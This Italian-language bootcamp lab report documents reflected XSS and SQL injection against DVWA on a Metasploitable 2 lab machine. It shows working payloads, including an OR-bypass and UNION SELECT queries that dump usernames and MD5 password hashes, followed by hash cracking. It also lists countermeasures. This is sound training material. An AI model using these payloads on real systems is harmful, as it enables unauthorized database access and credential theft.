

Report XSS e SQL Injection su DVWA

S6L2

1. Obiettivo


L'obiettivo dell'esercitazione è sfruttare due vulnerabilità presenti sulla **DVWA (Damn Vulnerable Web Application)** installata sulla macchina Metasploitable 2: una vulnerabilità di tipo **XSS Reflected** e una di tipo **SQL Injection**. Entrambe le tecniche sono state eseguite con livello di sicurezza **Low**.

Target selezionato: Metasploitable 2 IP **192.168.5.20**. Nessuna delle tecniche illustrate è stata eseguita su sistemi reali. L'esercitazione è svolta esclusivamente a fini didattici.

2. Configurazione dell'Ambiente

Macchina	Sistema Operativo	Ruolo	IP
Kali Linux	Kali Linux x86_64	Attaccante	-
Metasploitable 2	Ubuntu 8.04 / Linux 2.6.24	Bersaglio	192.168.5.20

Security Level impostato su Low



DVWA Security Level: "Security level set to low"


3. Vulnerabilità XSS Reflected

Il **Cross-Site Scripting (XSS) Reflected** è una vulnerabilità web che permette a un attaccante di iniettare codice JavaScript malevolo in una pagina web. Il termine "reflected" indica che il payload viene riflesso dal server nella risposta HTTP senza essere memorizzato: il payload viaggia nell'URL e viene eseguito nel browser della vittima ogni volta che accede al link malevolo.

Payload XSS utilizzato

Sulla pagina **XSS Reflected** di DVWA è presente un campo "What's your name?" che accetta input utente senza sanitizzazione. È stato inserito il seguente payload:


```
<script>alert('Riccardo')</script>
```



Payload XSS inserito nel campo input della DVWA

Esecuzione del payload - Alert popup

Il server ha restituito l'input dell'utente direttamente nell'HTML della pagina senza alcuna sanitizzazione. Il browser ha interpretato il tag **<script>** ed eseguito il codice JavaScript, mostrando il popup di alert con il testo "Riccardo".



Alert popup: JavaScript eseguito con successo sul target 192.168.5.20

Analisi URL - Natura Reflected

La natura **Reflected** dell'attacco è dimostrata dall'URL generato dopo l'invio del form. Il payload XSS è visibile nel parametro **?name=** codificato nell'URL:

```
http://192.168.5.20/dvwa/vulnerabilities/xss_r/?name=<script>alert('Riccardo')<%2Fscript>#
```

URL con payload XSS nel parametro ?name= codificato

Perché è pericoloso: Un attaccante può costruire un link malevolo con il payload nell'URL e inviarlo alla vittima. Quando la vittima clicca il link, il codice JS viene eseguito nel suo browser con accesso ai cookie di sessione, permettendo il furto della sessione (**session hijacking**).

Analisi tecnica XSS

Elemento	Valore	Osservazione
Tipo vulnerabilità	XSS Reflected	Il payload viaggia nell'URL, non è persistente
Parametro vulnerabile	?name=	Input riflesso senza sanitizzazione
Payload	<script>alert(Riccardo)</script>	JS eseguito lato client
Impatto	Esecuzione JS arbitrario	Cookie stealing, phishing, redirect malevoli
Contromisura	htmlspecialchars() in PHP	Encode dei caratteri speciali < > " ' &

4. Vulnerabilità SQL Injection

La **SQL Injection** è una vulnerabilità che permette a un attaccante di manipolare le query SQL eseguite dal server inserendo codice SQL malevolo nei campi di input. Nel livello Low la DVWA non applica alcuna sanitizzazione sull'input, rendendo il database completamente esposto.

Step 1 - Input normale (baseline)

Il campo **User ID** della pagina SQL Injection accetta un ID numerico e restituisce i dati dell'utente corrispondente. Con input **1** la query eseguita è:

```
SELECT first_name, last_name FROM users WHERE user_id = '1';
```

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Input normale ID=1: restituisce solo admin/admin

Step 2 - Dump di tutti gli utenti

Inserendo il payload **1' OR '1'='1** la condizione diventa sempre vera e la query restituisce **tutti gli utenti** del database, bypassando il filtro per ID:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';
```

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

OR bypass: dump completo di tutti gli utenti (admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith)

Step 3 - Estrazione versione database

Tramite una **UNION SELECT** è possibile aggiungere colonne arbitrarie alla query originale ed estrarre informazioni di sistema. Il payload per ottenere la versione MySQL:

```
1' UNION SELECT null, version()#
```

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT null, version()#
First name: admin
Surname: admin

ID: 1' UNION SELECT null, version()#
First name:
Surname: 5.0.51a-3ubuntu5

Fig. 7 - UNION SELECT: versione MySQL estratta → 5.0.51a-3ubuntu5

Step 4 - Dump utenti e password hash

Con una UNION SELECT sulla tabella **users** è possibile estrarre username e password hashate dal database:

```
1' UNION SELECT user, password FROM users#
```

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Dump completo: username e hash MD5 estratti dalla tabella users

Username	Hash MD5	Nota
admin	5f4dcc3b5aa765d61d8327deb882cf99	Password: "password"
gordonb	e99a18c428cb38d5f260853678922e03	-

1337	8d3533d75ae2c3966d7e0d4fcc69216b	-
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	-
smithy	5f4dcc3b5aa765d61d8327deb882cf99	Stesso hash di admin

Step 5 - Hash Cracking con CrackStation

Gli hash MD5 estratti sono stati sottoposti a crack tramite **CrackStation**, tool online che utilizza un dizionario di miliardi di hash precomputati. L'hash di admin e smithy è stato crackato immediatamente:



CrackStation: hash MD5 5f4dcc3b... → password in chiaro "password"

Risultato: La password degli utenti **admin** e **smithy** è "**password**" : una delle password più comuni. Questo dimostra l'importanza di usare password complesse e algoritmi di hashing sicuri (bcrypt, Argon2) al posto del semplice MD5, vulnerabile ad attacchi dizionario e rainbow table.

5. Flusso Completo degli Attacchi

XSS Reflected

#	Azione	Dettaglio
1	Accesso DVWA	Navigazione a /dvwa/vulnerabilities/xss_r/
2	Inserimento payload	<script>alert(Riccardo)</script> nel campo name
3	Esecuzione JS	Il server riflette l'input nell'HTML senza sanitizzazione
4	Alert popup	JavaScript eseguito nel browser - XSS confermato
5	Analisi URL	Payload visibile nel parametro ?name= dell'URL

SQL Injection

#	Azione	Dettaglio
1	Input baseline	ID=1 → restituisce solo admin/admin
2	OR bypass	1' OR '1'='1 → dump tutti gli utenti
3	UNION version	1' UNION SELECT null, version()# → MySQL 5.0.51a
4	UNION hash dump	1' UNION SELECT user, password FROM users# → 5 hash MD5
5	Hash cracking	CrackStation → admin:password, smithy:password

6. Conclusioni

L'esercitazione ha dimostrato come vulnerabilità di tipo XSS Reflected e SQL Injection, se non mitigate, possano portare a gravi conseguenze: esecuzione di codice JavaScript arbitrario nel browser della vittima, dump completo del database, estrazione e crack di credenziali.

Vulnerabilità	Tecnica usata	Impatto	Contromisura
XSS Reflected	Injection <script>	Esecuzione JS, session hijacking	htmlspecialchars(), CSP header
SQL Injection	OR bypass, UNION SELECT	Dump DB, credenziali esposte	Prepared statements, WAF, input val.

DISCLAIMER: Tutte le tecniche, i tool e i contenuti descritti in questo documento sono stati utilizzati esclusivamente a fini didattici nell'ambito del corso Epicode Cybersecurity Bootcamp. Nessuna delle tecniche illustrate è stata eseguita su sistemi reali senza consenso. L'utilizzo non autorizzato è illegale ai sensi del Codice Penale italiano (art. 615-ter, 640, 617-quater).